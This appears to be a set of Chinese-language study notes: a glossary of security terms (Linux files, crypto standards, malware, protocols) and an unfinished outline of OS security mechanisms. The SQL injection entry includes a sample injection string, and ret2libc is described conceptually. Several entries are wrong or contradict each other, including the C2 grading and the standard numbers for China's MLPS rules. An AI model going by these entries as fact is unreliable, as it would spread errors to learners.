名词解释

1. **.htaccess**
   Apache服务器的配置文件，用于目录级权限控制和URL重写。通过它可限制访问、设置密码保护等。
2. **/etc/passwd**
   存储Linux用户账户的基本信息（如用户名、UID、默认Shell）。不含密码，密码散列在`/etc/shadow`中。
3. **/etc/services**
   记录网络服务与端口号的映射关系（如HTTP=80）。用于系统识别标准服务端口。
4. **/etc/shadow**
   保存Linux用户的加密密码散列及有效期等敏感信息。仅root可读，增强安全性。
5. **~/.ssh/authorized_keys**
   存储允许通过SSH公钥认证登录的远程用户公钥。每行一个密钥，无密码登录依赖此文件。
6. **~/.ssh/known_hosts**
   记录已验证过的SSH服务器公钥指纹，防止中间人攻击。首次连接时自动生成。
7. **AAA（认证、授权、审计）**

- **认证（Authentication）**：验证用户身份（如密码、生物识别）。
- **授权（Authorization）**：确定用户可访问的资源（如RBAC）。
- **审计（Accounting）**：记录用户操作日志，用于溯源。

8. **ASLR（地址空间布局随机化）**
   安全技术，随机化程序内存布局（堆、栈、库地址），增加漏洞利用难度。现代OS默认启用。
9. **authorized_keys**
   同第5条，SSH公钥认证的白名单文件，格式为`ssh-rsa AAAA... user@host`。
10. **bit flip（比特翻转）**
    因辐射、电压波动或Rowhammer攻击导致内存/存储中的二进制位（0↔1）意外反转。可能引发崩溃或提权。
11. **BitLocker**
    微软的全磁盘加密工具，使用AES加密保护数据。支持TPM芯片或密码解锁，防止离线数据泄露。
12. **Blowfish**
    对称加密算法，速度快、可变密钥长度（32~448位）。现多被Twofish或AES取代，但仍用于部分旧系统。
13. **botnet（僵尸网络）**
    被黑客控制的感染设备集群（如IoT摄像头），用于DDoS、挖矿或发送垃圾邮件。
14. **C2安全等级**
    中国国家标准《GB/T 22239-2019》中的**网络安全等级保护**分级：

- **第二级（C2）**：适用于一般企业，要求基本访问控制、审计日志和入侵防范。

15. **chmod**
    Linux命令，用于修改文件/目录权限（读/写/执行），通过数字（如`755`）或符号（如`u+x`）设定用户、组、其他用户的访问级别。
16. **CIH（Chernobyl Virus）**
    1998年的恶性病毒，感染Windows可执行文件并破坏BIOS/硬盘数据。首个能损坏硬件的病毒之一。
17. **ClamAV**
    开源杀毒引擎，用于检测木马、病毒及恶意软件。支持多平台，常用于邮件服务器和文件扫描。
18. **cmd5.com**
    在线MD5哈希解密平台，通过彩虹表破解简单密码。提醒：弱密码易被反向破解，建议加盐哈希。
19. **CryptoAPI**
    微软的加密接口库，提供证书管理、SSL/TLS和加密算法（如AES）支持。Windows系统安全通信的基础。
20. **CSO（Chief Security Officer）**
    企业安全负责人，统筹物理/网络安全、风险评估和合规。职责包括制定策略和应对数据泄露。
21. **CTF（Capture The Flag）**

    中文一般翻译为夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式。CTF有答题与攻防两种形式，网络安全竞赛，通过漏洞利用、逆向工程等技能夺取"旗帜"（敏感数据或权限）。分Jeopardy（解题）和攻防模式。

22. **DAC（自主访问控制）**
    权限模型，由资源所有者决定用户访问权限（如Linux文件权限）。灵活但易误配置导致提权风险。
23. **darknet（暗网）**
    需特定工具（如Tor）访问的匿名网络，包含合法隐私服务与非法黑市。与深网（未索引网页）不同。
24. **DDoS（分布式拒绝服务攻击）**
    通过僵尸网络海量请求淹没目标（如网站），使其瘫痪。防御需流量清洗和CDN分流。
25. **DEP（数据执行保护）**
    安全机制，标记内存页为"不可执行"，防止缓冲区溢出攻击。硬件（NX位）和软件协同实现。
26. **dm-crypt**
    Linux内核的磁盘加密模块，支持AES等算法。LUKS基于此提供全盘加密，保护离线数据安全。
27. **dmesg**
    Linux命令，显示内核环形缓冲区日志，用于诊断硬件错误、驱动问题或安全事件（如USB设备插入）。
28. **DNS over HTTPS（DoH）**
    加密DNS查询为HTTPS流量，防止劫持和监听。但可能绕过企业DNS策略，引发隐私与管控争议。
29. **DNSSEC**
    DNS安全扩展，通过数字签名验证域名解析真实性，防止缓存投毒攻击。不加密流量，需配合DoH/DoT。
30. **DOCKER**

    Docker 是一个开源的应用容器引擎，让开发者可以打包他们的应用以及依赖包到一个可移植的镜像中，然后发布到任何流行的 Linux或Windows操作系统的机器上，也可以实现虚拟化。容器是完全使用沙箱机制【安全】，相互之间不会有任何接口。

    Docker Compose是一个用来定义和运行复杂应用的Docker工具。一个使用Docker容器的应用，通常由多个容器组成。Docker Compose根据配置文件来构建镜像，并使用docker-compose脚本来启动，停止和重启应用，和应用中的服务以及所有依赖服务的容器，非常适合组合使用多个容器进行开发的场景。

    容器化平台，隔离应用进程与依赖。安全需注意：限制权限（--cap-drop）、扫描镜像漏洞、启用SELinux。
31. **DRM（数字版权管理）**

    Digital Right Management 数字版权管理，目前对网络中传播的数字作品进行版权保护的主要控制手段。DRM是由美国出版商协会定义的，在数字内容交易过程中对知识产权进行保护的技术，工具和处理过程。
    技术方案（如Widevine），控制数字内容（视频/软件）的访问与复制，防止盗版。常引发隐私争议。
32. **ECC内存（纠错码内存）**
    自动检测并修正内存位错误（如比特翻转），用于服务器/关键系统，降低数据损坏风险。
33. **EFS（加密文件系统）**
    Windows的内置文件加密功能，基于用户证书透明加密NTFS文件。密钥与用户账户绑定，重装系统可能导致数据丢失。
34. **EventLog**
    Windows系统日志，记录安全事件（如登录/权限变更）、应用程序错误等。用于审计和故障排查，需定期归档。
35. **FinalData**
    数据恢复软件，可扫描磁盘残留扇区找回误删文件。对格式化或分区丢失也有效，但无法保证完整性。
36. **FIPS 140-2**
    美国密码模块安全标准，规定加密模块（如HSM/SSL库）的安全要求（如密钥管理、自检）。通过验证的产品才能用于政府、金融系统。
37. **GDPR（通用数据保护条例）**
    欧盟法规，严格规范个人数据收集/处理（如用户同意、泄露通知）。违规罚款可达全球营收4%，影响跨国企业。
38. **getenforce**
    Linux命令，查看SELinux的当前模式（Enforcing/Permissive/Disabled）。强制模式（Enforcing）会拦截违反策略的操作。
39. **GMSSL**
    支持中国国密算法（如SM2/SM3/SM4）的OpenSSL分支，用于合规的HTTPS、VPN等场景。
40. **GnuPG（GPG）**
    开源的PGP实现，用于文件/邮件加密和签名。基于非对称加密（RSA/ECC），Web信任模型避免CA依赖。
41. **hashcash**
    反垃圾邮件机制，要求发件方计算CPU密集型哈希值（类似工作量证明）。比特币PoW概念的前身之一。

42. **Heartbleed**
    OpenSSL 1.0.1~1.0.1f的漏洞，可读取服务器内存（如私钥）。因心跳扩展包边界检查缺失导致，影响全球HTTPS站点。

    heartbleed 漏洞的产生是由于未能在memcpy( )调用受害用户输入内容作为长度参数之前正确进行边界检查。攻击者可以追踪OpenSSL所分配的64KB缓存，将超出必要范围的字节信息复制到缓存中再返回缓存内容，这样一来受害者的内容就会以64KB的速度进行泄露。

    此问题的原因是在实现TLS的心跳扩展时没有对输入进行适当验证，因此漏洞名称为heartbleed 。

43. **HSM（硬件安全模块）**
    防篡改设备，专用于密钥生成/存储和加密运算。即使服务器被入侵，密钥也不会泄露（如云HSM服务）。

44. **HTTPS**
    HTTP over TLS/SSL，加密传输数据并验证服务器身份。现代需TLS 1.2+、禁用弱算法（如RC4），SEO权重更高。

    HTTPS 是 HTTP 的安全版本，通过 **SSL/TLS 加密** 保护客户端与服务器之间的数据传输（如登录信息、支付数据）。它使用 **数字证书**（由 CA 颁发）验证服务器身份，防止中间人攻击（MITM

45. **ICAP（互联网内容适配协议）**
    代理服务器与安全设备（如病毒扫描器）的通信协议，用于实时内容过滤/修改。

46. **IDA（交互式反汇编器）**
    逆向工程工具，支持二进制文件静态分析和动态调试。插件（如Hex-Rays）可生成伪代码，破解软件漏洞常用。

47. **IETF（互联网工程任务组）**
    制定互联网核心标准（如TCP/IP、HTTP）的组织。RFC文档经公开讨论发布，代表技术共识。

48. **IPSec**
    网络层加密协议簇，提供数据机密性（ESP）、完整性（AH）和抗重放攻击。用于VPN和主机间安全通信。

    IPSec 是一组用于保护 **IP 层通信安全** 的协议套件，通过 **加密** 和 **身份验证** 确保数据传输的 **机密性** 和 **完整性**。它常用于 **VPN（虚拟专用网）** 和企业内网安全通信，支持 **传输模式（Transport Mode）** 和 **隧道模式（Tunnel Mode）**。

49. **iptables**
    Linux内核防火墙工具，基于规则链（INPUT/OUTPUT/FORWARD）过滤流量、NAT转换。现逐渐被nftables取代。

50. **ISO 7498**
    OSI七层模型国际标准，定义网络分层架构（物理层→应用层）。实际中TCP/IP四层模型更常用。

51. **JCE（Java加密扩展）**
    为JDK提供加密功能（如AES/RSA）的扩展包。需单独安装（早期因出口限制），现内置于OpenJDK。

52. **看雪学院（KanXue）**
    国内知名安全技术论坛，专注逆向分析、漏洞挖掘和移动安全。提供工具分享和CTF赛事资源。

53. **Kerberos**
    网络认证协议，基于票据（Ticket）实现双向身份验证，防止中间人攻击。常用于企业域环境（如Windows Active Directory），依赖时间同步和KDC（密钥分发中心）。

    Kerberos 是一种基于 **对称加密（AES）** 的 **网络认证协议**，由 MIT 开发，用于在 **非安全网络**（如互联网）中安全验证用户和服务身份。它采用 **票据（Ticket）** 机制，依赖 **KDC（密钥分发中心）** 进行身份管理，避免密码明文传输。

54. **Kernel Module（内核模块）**
    动态加载到操作系统内核的代码，扩展功能（如驱动、文件系统，安全模块）而无需重新编译内核。。需root权限，恶意模块可导致提权（如Linux的 `insmod` 滥用）。

55. **KMIP（密钥管理互操作协议）**
    标准化协议，用于统一管理HSM、数据库等系统中的加密密钥。企业可通过KMIP服务器集中控制密钥生命周期（生成/轮换/销毁）。

56. **LDAP（轻量目录访问协议）**

    LDAP 是一种用于 **访问和维护分布式目录服务** 的协议，基于 **X.500 标准** 简化而来，采用树状结构（DIT，目录信息树）存储用户、组织等数据。它通过 **TCP/IP** 运行
    查询和修改目录服务（如用户/组织信息）的协议。OpenLDAP和Microsoft AD基于此，认证需结合SASL或TLS加密。

57. **Let's Encrypt**
    免费、自动化的CA机构，通过ACME协议签发DV SSL证书（90天有效期）。推动HTTPS普及，工具如Certbot可自动续期。

58. **libc::crypt()**
    C标准库的密码哈希函数，传统使用DES（仅限前8字符），现代系统支持SHA-256/512（如 `$5$` 前缀）。安全性低，建议改用 `bcrypt` 或 `Argon2`。

59. **llamafile**
    将LLM（大语言模型）与依赖打包为单文件可执行程序的技术，简化部署。需注意模型权重可能包含敏感数据泄露风险。

60. **losetup -e**
    Linux命令，为回环设备（loop device）关联加密磁盘镜像。`-e` 选项指定加密算法（如AES），现推荐改用 `cryptsetup` +LUKS。
61. **LXR（Linux Cross Reference）**
    在线Linux内核源码交叉引用工具，可跳转函数/变量定义。分析内核漏洞或驱动时常用（如elixir.bootlin.com）。
62. **MAC（强制访问控制）**
    严格的权限模型（如SELinux、AppArmor），由系统策略（非用户）决定资源访问。限制进程权限，即使root也可能被拦截。
63. **NTLM（NT LAN Manager）**
    Windows旧版认证协议，基于挑战-响应机制，易受暴力破解和中间人攻击。依赖 **单向散列（如 MD4/MD5）** 加密用户密码。其安全性较弱，已逐步被 **Kerberos** 取代。
64. **OllyDbg**
    Windows平台动态调试工具，用于逆向分析恶意软件或漏洞利用。支持插件扩展，现逐渐被x64dbg取代。
65. **PAM（可插拔认证模块）**
    PAM 是 Linux/Unix 系统中的一种 模块化认证框架，允许系统管理员灵活配置应用程序的认证方式（如密码、指纹、智能卡等），而无需修改程序代码。它通过动态加载认证模块（位于 /lib/security/）实现多种认证策略的组合。
66. **Phishing（钓鱼攻击）**
    伪造可信实体（邮件/网站）诱骗用户输入凭证或下载恶意软件。防御需教育用户识别URL拼写错误、启用MFA。
67. **PKCS#11**
    PKCS#11 是由 RSA 实验室制定的 **加密设备接口标准**（也称为 **Cryptoki**），用于统一硬件安全模块（HSM）、智能卡、TPM 等设备的访问方式。它定义了一组 **跨平台 API**，使应用程序无需关心底层硬件细节即可调用加密功能（如密钥生成、数字签名）。
68. **PKCS#5**
    PKCS#5 是 RSA 实验室制定的 **基于密码的加密标准**（Password-Based Cryptography Standard），专注于 **从用户密码派生密钥**（如加密文件或生成数字签名）。其核心是 **PBKDF1/PBKDF2**（Password-Based Key Derivation Function）算法，通过 **加盐（Salt）** 和 **多次迭代哈希** 增强安全性，抵御暴力破解。
69. **PRISM（棱镜计划）**
    PRISM（**棱镜计划**）是由美国国家安全局（NSA）主导的 **全球大规模监控项目**，于2013年由爱德华·斯诺登（Edward Snowden）曝光。该计划通过 **秘密合作** 与科技公司（如Google、Facebook、Microsoft等）获取用户的 **互联网通信数据**（如邮件、聊天记录、云存储文件），旨在进行反恐和情报收集。曝光后推动加密通信（如Signal、ProtonMail）的普及。
70. **Protobuf（Protocol Buffers）**
    Protobuf 是 Google 开发的 高效二进制数据序列化协议，用于结构化数据的存储与传输（类似 JSON/XML，但更小、更快）。通过预定义 ***.proto* 文件** *描述数据结构，编译后生成跨语言代码（如 C++、Java、Python），实现数据的高性能编解码。*
71. **RAID-5（冗余磁盘阵列）**
    RAID-5（Redundant Array of Independent Disks Level 5）是一种 **带分布式奇偶校验的磁盘阵列技术**，将数据与校验信息（Parity）**均匀分布**在所有磁盘上，兼顾 **存储效率** 和 **容错能力**。至少需要 **3块磁盘**，允许其中任意1块磁盘故障而不丢失数据。
72. **Ransomware（勒索软件）**
    加密用户文件并勒索赎金的恶意软件（如WannaCry）。防御需定期备份、禁用宏、打补丁。
73. **RAS（远程访问服务）**
    RAS 是一种允许用户 **通过互联网或拨号网络远程连接** 到企业内网或私有网络的服务，提供安全的访问通道（如访问公司文件、内部系统）。典型实现包括 **VPN（虚拟专用网）** 和 **远程桌面协议（RDP）**。
74. **ReadProcessMemory**
    Windows API，读取其他进程的内存数据。调试工具常用，恶意软件也可能借此窃取敏感信息（如密码）。
75. **ReFS（弹性文件系统）**
    微软的现代文件系统，支持数据完整性校验（校验和）、自动修复。但缺少部分NTFS功能（如压缩）。
76. **ret2libc（返回libc攻击）**
    ret2libc（Return-to-libc）是一种 **二进制漏洞利用技术**，用于绕过 **栈不可执行（NX/DEP）** 防护。攻击者通过覆盖函数返回地址，跳转到系统库（如 `libc`）中的函数（如 `system()`），并传递恶意参数（如 `/bin/sh`）来执行任意命令。
77. **RFC 2617（HTTP认证）**
    定义了两种常见的 **Web 认证机制**：定义HTTP基本认证（Base64编码）和摘要认证（MD5挑战响应）。后者更安全但仍易受中间人攻击。
78. **RFC 4226（HOTP）**
    HOTP（HMAC-based One-Time Password）是 **IETF RFC 4226** 标准定义的一次性密码（OTP）算法，用于双因素认证（2FA）。其核心是通过 **HMAC（哈希消息认证码）** 和 **计数器（Counter）** 生成动态密码。基于HMAC的一次性密码标准（如硬件令牌）。计数器同步，但易因计数器不同步导致失效。

79. **RFC 6238（TOTP）**
    TOTP（Time-based One-Time Password）是 **IETF RFC 6238** 标准定义的一次性密码算法，由 HOTP（RFC 4226）演进而来，将 **计数器替换为时间戳。**
80. **Ring-3（用户态）**
    CPU特权分级中的最低权限层，应用程序在此运行。与Ring-0（内核态）隔离，防止直接硬件访问。
81. **robots.txt**
    网站根目录下的文件，规定爬虫可访问的路径（如 `Disallow: /admin`）。非强制，恶意爬虫可能忽略。
82. **rootkit**
    Rootkit 是一类 隐蔽性极强的恶意软件，通过篡改系统内核或应用程序，获取 管理员权限（root） 并长期潜伏。其核心目标是：
    权限维持：绕过认证机制，保持对系统的控制权。
    隐蔽行踪：隐藏进程、文件、网络连接等（如拦截系统调用）
83. **Rustock**
    Rustock 是 **2006年出现的Windows内核级Rootkit木马**，主要用于 **发送垃圾邮件（Spam Botnet）** 和 **隐藏恶意进程。**它通过感染系统驱动程序（如 `disk.sys`）实现深度隐藏
    2006年的邮件僵尸网络病毒，使用rootkit技术隐藏。通过驱动签名伪造绕过Windows验证。
84. **SALT（盐值）**
    SALT（盐值）是 密码存储安全机制 中的随机数据，用于 增强哈希安全性。在用户密码哈希化前，系统会生成一个随机盐值（如16字节），将其与密码拼接后再进行哈希计算（如SHA-256）。盐值的核心目的是：
    防彩虹表攻击：相同密码因盐值不同产生不同哈希值，使预计算哈希表失效。
    防碰撞攻击：即使两个用户密码相同，最终存储的哈希也不同。
85. **sandbox（沙箱）**
    隔离执行环境的容器（如Chrome渲染进程）。限制资源访问，即使漏洞利用也无法逃逸。核心目标是 **防止恶意行为扩散**（如病毒、漏洞利用）或 **控制程序权限**（如浏览器中运行JavaScript）。
86. **script kiddie（脚本小子）**
    使用现成工具攻击的低技能黑客。常因操作不慎暴露自身（如真实IP）。
87. **SELinux**
    SELinux 是由 美国国家安全局（NSA） 开发的 强制访问控制（MAC） 安全机制，集成到 Linux 内核中，用于 精细化权限管理。与传统 自主访问控制（DAC）（如 rwx 权限）不同，SELinux 通过 安全策略 定义进程、文件、用户之间的交互规则，即使 root 用户也可能被限制。
88. **setenforce**
    setenforce 是 Linux 系统中用于 临时切换 SELinux 运行模式 的命令，允许管理员在不重启系统的情况下，将 SELinux 从 Enforcing（强制模式） 切换为 Permissive（宽容模式） 或反之。该命令需 **root 权限** 执行，修改仅对当前会话有效（重启后恢复配置文件设定）。
89. **SGX（软件防护扩展）**
    SGX 是 **Intel 处理器提供的一种硬件级安全技术**，用于创建 **可信执行环境（TEE，Trusted Execution Environment）**。它通过硬件隔离机制（称为 *Enclave*）保护敏感代码和数据，即使操作系统或虚拟机管理器（VMM）被攻陷，也无法访问 Enclave 内的内容。
90. **SHA2**
    安全哈希算法家族（SHA-256/384/512），抗碰撞性强于MD5/SHA1。用于证书签名、区块链等。
91. **Shadowsocks**
    Shadowsocks（简称 **SS**）是一种基于 **SOCKS5 代理** 的 **轻量级加密传输协议**，主要用于 **绕过网络审查** 和 **保护通信隐私。**它通过将流量伪装成普通 HTTPS 流量，实现高效、低延迟的代理访问，非完全匿名（IP暴露）。
92. **SID（安全标识符）**
    Windows中唯一标识用户/组的字符串（如 `S-1-5-21-...`）。权限检查时比用户名更可靠。
93. **SM2**
    中国国密非对称加密算法，基于椭圆曲线（ECC），用于数字签名和密钥交换。替代RSA的合规选择。
94. **SmartScreen**
    Windows的URL/文件信誉筛选器，阻止已知恶意下载。企业可自定义策略（如允许内部软件）。
95. **SOCKS5**
    SOCKS5（Socket Secure 5）是一种 **网络代理协议**，工作在 **OSI 会话层**（第5层），用于在客户端和服务端之间 **转发TCP/UDP流量。**相比HTTP代理，SOCKS5 **不解析应用层数据**，因此支持更广泛的协议（如FTP、BitTorrent、SSH）。
    代理协议，支持TCP/UDP流量转发和认证（如用户名密码）。比HTTP代理更底层，适合全局翻墙。
96. **SQL注入**
    通过拼接恶意SQL语句破坏查询逻辑（如 `' OR 1=1--`）。防御需参数化查询、过滤输入、最小权限。

97. **Squid**

    高性能开源代理服务器，支持HTTP/HTTPS缓存、访问控制（ACL）和流量监控。常用于企业内容过滤或加速Web访问。

98. **SSH -D（动态端口转发）**

    ssh -D 是使用SSH命令的一个选项，用于创建动态端口转发，也称为SOCKS代理，这个选项允许通过安全的SSH连接，将本地计算机上的数据转发到远程服务器，并且可以通过这个服务器访问互联网。

99. **SSH -L（本地端口转发）**

    SSH -L (Local Port Forwarding) 是一种 SSH 的功能，它允许将本地计算机上的某个端口连接到远程计算机上的另一个端口上。这样做可以通过远程计算机来访问本地计算机上的资源，例如数据库或 Web 服务器。

100. **SSH -R（远程端口转发）**

     SSH -R (Remote Port Forwarding) 是另一种 SSH 的功能，它允许将远程计算机上的某个端口连接到本地计算机上的另一个端口上。这样做可以通过本地计算机来访问远程计算机上的资源，例如远程数据库或 Web 服务器。

101. **SSO（单点登录）**

     Single Sign-On 单点登录，一种身份验证和授权机制，允许用户使用一组凭证登录到多个相关但是独立的软件系统或应用程序中，无需为每个系统单独进行身份验证。SSO的主要目标是提供用户友好的身份验证体验，同时减轻用户对多个系统和服务进行独立登录的负担。具体来说，当用户成功登录到一个系统后，他们无需再次输入凭证就可以访问其他受信任的系统，因为这些系统之间实现了共享的身份验证信息。

102. **start_kernel**

     Linux内核启动入口函数，初始化硬件、内存管理、调度器等。分析内核漏洞时需关注其调用链。

     `start_kernel()` 是 **Linux 内核启动过程中的核心函数**，位于 `init/main.c`，负责 **初始化内核的关键子系统**，完成从引导加载程序（如 GRUB）到用户空间（如 `systemd` 或 `init`）的过渡。它是内核 `main()` 函数的实际入口（尽管不叫 `main`）。

103. **sudo**

     sudo 是 Linux/Unix 系统中的 权限管理工具，允许 普通用户以 root 或其他用户身份 执行命令，而无需切换账户。通过 /etc/sudoers 文件精细控制权限分配，兼顾安全与灵活性

104. **SUID（Set User ID）**

     SUID（Set User ID）是 Linux/Unix 系统中的一种 特殊文件权限，允许用户以 文件所有者的身份 执行程序（而非当前用户身份）。常用于需要 临时提权 的系统命令（如 passwd、sudo）

105. **Sysinternals**

     是微软官方提供的一套 **Windows 系统高级工具集**，用于 **系统管理、故障排查、安全分析** 和 **性能监控**。这些工具以命令行和图形界面工具为主，被广泛用于 IT 运维、渗透测试和恶意软件分析。

106. **sysprep.exe**

     是 Windows 系统内置的 **系统重置和镜像部署工具**，主要用于：

     - **通用化（Generalize）**：移除计算机唯一信息（如 SID、硬件驱动），便于批量部署相同的系统镜像。
     - **重置 Windows**：清理用户数据，恢复至初始状态（类似“恢复出厂设置”）。
     - **自动化安装**：结合 **无人值守文件（unattend.xml）** 实现静默配置。

107. **systemd**

     是 Linux 系统的 **初始化系统（init）和服务管理器**，用于替代传统的 `SysVinit`。它不仅是 PID 1（第一个用户空间进程），还整合了 **服务管理、日志记录、设备监控、定时任务** 等功能，成为现代 Linux 发行版（如 Ubuntu、RHEL、Arch）的核心组件。

108. **tcpdump**

     tcpdump是一个在UNIX/LINUX系统上用于捕获网络数据包的命令行工具，可以监听网络接口，显示经过该接口的数据包的详细信息，包括源地址、目的地址、协议、端口等信息。tcpdump对于网络故障的排除、网络分析和安全审计等任务非常有用。

109. **Tor（洋葱路由）**

     匿名网络。TOR用户在本机运行一个洋葱代理服务器（onion proxy），这个代理器周期的与其他TOR交流。其中每个路由器的传输都经过对等秘钥来加密，形成具有层次的结构。进入TOR网络后，加密信息在路由器间层层传递，最后到达出口节点，明文数据从这个节点直接发往原来目的地。对于目的主机而言是从出口节点发来信息，要注意的是明文信息即使在TOR网络中是加密的，离开TOR后仍然是明文的。

110. **TPM（可信平台模块）**

     TPM 是一种 **硬件安全芯片**（符合 **ISO/IEC 11889** 标准），用于 **存储加密密钥、验证系统完整性** 和 **提供硬件级安全功能**。它通过物理隔离保护敏感数据（如指纹、BitLocker 密钥），防止软件攻击或物理篡改。

111. **TrueCrypt**

     TrueCrypt 是一款 **开源磁盘加密软件**（2004-2014年活跃），用于 **全盘加密（FDE）** 或 **创建加密容器文件**，保护数据免受未授权访问。其核心特点是支持 **实时加密/解密**、**隐藏卷（Plausible Deniability）** 和 **跨平台兼容性**（Windows/macOS/Linux）。

112. **TSA（时间戳机构）**

是 **提供可信时间戳服务（TTS, Time Stamping Service）** 的第三方机构，用于 **证明电子文件或数据在特定时间点已存在且未被篡改。**其核心功能是通过数字签名技术绑定时间信息与数据哈希值，形成具有法律效力的时间戳。

113. **UAC（用户账户控制）**

UAC（User Account Control）是 **Windows 系统（Vista 及后续版本）的安全机制**，用于 **限制应用程序和任务的权限**，防止未经授权的高权限操作。其核心思想是：**即使管理员账户，默认也以普通用户权限运行程序**，仅在需要时通过弹窗（"是否允许此应用更改设备？"）请求提权。

114. **UEFI（统一可扩展固件接口）**

是一种 **现代计算机固件标准**，用于替代传统的 **BIOS（Basic Input/Output System）**。它负责 **硬件初始化、操作系统引导** 和 **系统安全配置**，相比 BIOS 具有更快的启动速度、更大的磁盘支持（>2TB）和更强的安全性（如 Secure Boot）。

115. **umask**

umask（User File Creation Mask）是 Linux/Unix 系统中 控制新文件/目录默认权限 的机制。它是一个 八进制掩码值，用于从系统默认权限（如文件 666、目录 777）中 屏蔽（去除） 特定权限位，最终决定用户创建文件时的实际权限。

116. **WiFi钓鱼（Evil Twin）**

伪造同名热点诱骗用户连接，窃取密码或注入恶意代码。诱导用户连接并窃取其数据（如密码、信用卡号）。该攻击通常结合 **中间人攻击（MITM）** 实现流量劫持。

117. **Windows Defender**

微软内置杀毒软件，集成防火墙、ASLR和漏洞防护。企业可通过ATP扩展高级威胁检测。

Windows Defender（现称 **Microsoft Defender**）是微软内置在 Windows 系统中的 **免费反恶意软件解决方案**，提供实时防护、病毒扫描、防火墙管理等功能。自 Windows 10 起，它已升级为 **Microsoft Defender 安全中心**，整合了防病毒、防火墙、设备控制和漏洞防护等模块。

118. **Windows更新服务**

Windows Update（Windows 更新服务）是微软提供的 **系统更新管理服务**，负责 **推送安全补丁、功能更新、驱动程序和漏洞修复**，以保持 Windows 系统的安全性和稳定性。

119. **WinDump**

Windows版tcpdump，基于libpcap捕获网络流量。需管理员权限，语法与tcpdump一致。

120. **WireGuard**

WireGuard 是一种 **开源、高性能的 VPN（虚拟专用网络）协议**，专注于 **简洁性、速度和现代加密。**它通过 **内核级实现** 和 **极简设计**，提供比传统 VPN（如 OpenVPN、IPSec）更低的延迟和更高的吞吐量，适用于个人隐私保护、企业远程访问和云服务器安全互联。

121. **Wireshark**

图形化抓包工具，用于 抓取、解析和可视化网络流量，帮助排查网络故障、分析安全威胁或学习协议交互。支持 1000+ 种协议（如 TCP/IP、HTTP、DNS），是网络工程师、安全研究员和开发者的核心工具之一。

122. **WriteProcessMemory**

`WriteProcessMemory` 是 **Windows API** 中的一个函数，用于 **向另一个进程的内存空间写入数据。**它是 **进程间通信（IPC）** 和 **调试/代码注入** 的核心工具，但也常被恶意软件滥用（如 DLL 注入、内存篡改）

123. **XKMS（XML密钥管理规范）**

XKMS 是 **W3C 制定的 XML 标准**，用于 **简化公钥基础设施（PKI）的密钥管理**，通过 **基于 XML 的协议** 实现密钥注册、验证和撤销等功能。它旨在解决传统 PKI（如 X.509 证书）的复杂性，适用于 Web 服务（SOAP/WSDL）和分布式系统。

124. **安全等级划分**

是 **根据信息或系统的敏感程度、潜在风险及保护需求，对其进行分类和分级管理** 的体系。不同行业和国家/地区有不同的标准，中国等保标准（1-5级）、美国FIPS 199（Low/Moderate/High），根据系统重要性定级防护。

125. **等保2.0**

等保2.0（《信息安全技术 网络安全等级保护基本要求》，GB/T 22240-2020）是中国 **国家标准化管理委员会** 和 **公安部** 联合发布的 **网络安全等级保护制度**，适用于所有在中国境内运营的信息系统（含云计算、物联网、工业控制系统等）。其前身是2007年的等保1.0，2.0版本于2019年12月正式实施，扩展了保护对象范围并强化了技术要求。

126. **宏病毒**

宏病毒是一种 **寄生在文档宏代码中的恶意程序**，主要感染 **Microsoft Office 文件（如 `.docx`、`.xlsx`）** 或 **其他支持宏的文档格式**（如 PDF、AutoCAD）。其特点包括：

- **跨平台传播**：依赖文档而非可执行文件，易通过邮件、U盘传播。
- **社会工程攻击**：诱骗用户启用宏（如"请启用宏查看内容"）。
- **持久性强**：感染模板文件（如 `Normal.dotm`），导致新建文档自动带毒。

127. **僵尸主机（Zombie）**

> 僵尸主机（Zombie）是指 **被恶意软件感染并远程控制的计算机或设备**，通常作为 **僵尸网络（Botnet）** 的一部分，执行攻击者（Botmaster）的指令。其核心特点包括：
>
> - **隐蔽性**：用户通常无法察觉设备被控制。
> - **可规模化**：成千上万僵尸主机可协同发动攻击（如DDoS）。
> - **持久性**：恶意程序常驻系统，重启后仍存活。
>
> 被植入后门的机器，组成僵尸网络（Botnet）发起DDoS或发送垃圾邮件。

128. **看雪论坛**

> 国内知名安全技术社区（bbs.pediy.com），专注逆向工程、漏洞分析和CTF竞赛。

129. **外挂**

> 篡改游戏内存或封包的作弊程序，通常含木马。法律风险：破坏计算机系统罪。外挂是指 **通过非官方手段修改或干扰游戏/软件正常运行的程序或脚本**，旨在 **绕过规则限制、获得不公平优势**

130. **中子衰变**

> 物理现象，但安全领域无直接关联。可能混淆"比特翻转"（由宇宙射线中子引发内存错误）。
>
> 可能是老师上课说的存储相关?

简答题指导

操作系统各个方面的安全机制

1. 登录认证

- **Windows Hello**：生物识别（人脸/指纹）登录。
- **PAM（Linux）**：可插拔认证模块，支持多因素认证。

2. 访问控制

- **DAC（文件权限）**：用户自主管理资源访问（如 `chmod`）。
- **SELinux（MAC）**：强制访问控制，限制进程权限。

3. 文件加密

- **BitLocker（Windows）**：全盘加密，集成TPM芯片。
- **LUKS（Linux）**：磁盘分区加密。

4. 远程访问安全

- **SSH证书登录**：密钥替代密码，防爆破。
- **RDP网络级认证**：Windows远程桌面的加密连接。

5. 杀毒防护

- **Windows Defender**：内置实时扫描与内存保护。
- **ClamAV（Linux）**：开源病毒扫描引擎。

6. 防火墙

- **Windows防火墙**：基于规则的网络流量控制。
- **iptables/nftables（Linux）**：配置灵活的数据包过滤。

7. VPN通道

- **OpenVPN**：开源的SSL VPN解决方案。
- **IPSec**：网络层加密，适用于企业级通信。

8. 安全日志

- **Windows事件日志**：记录登录、进程创建等关键操作。
- **auditd（Linux）**：内核级审计框架。

9. 备份机制

- **rsync（Linux）**：增量备份与同步工具。
- **Windows备份与还原**：支持系统镜像备份。

10. 补丁更新

- **WSUS（Windows）**：企业级补丁集中管理。
- **unattended-upgrade（Linux）**：自动安全更新。

11. 传输加密

- **TLS/SSL**：保障HTTP、邮件等通信安全。
- **SFTP/SCP**：基于SSH的文件加密传输。

12. 内存保护

- **DEP（数据执行防护）**：阻止恶意代码在内存中执行。
- **ASLR（地址空间随机化）**：增加漏洞利用难度。

13. 沙箱隔离

- **Firejail（Linux）**：轻量级应用沙箱。
- **Windows Sandbox**：临时隔离环境测试未知软件。

14. 进程权限控制

- **Linux Capabilities**：细分root权限，避免滥用。
- **Windows Integrity Levels**：强制进程权限分级。

15. 安全启动

- **UEFI Secure Boot**：验证系统引导文件签名。
- **TPM 2.0**：硬件级密钥存储与完整性校验。

16. 硬件级安全

- **Intel SGX**：创建可信执行环境（Enclave）。
- **ARM TrustZone**：隔离安全与非安全世界。

17. 防篡改机制

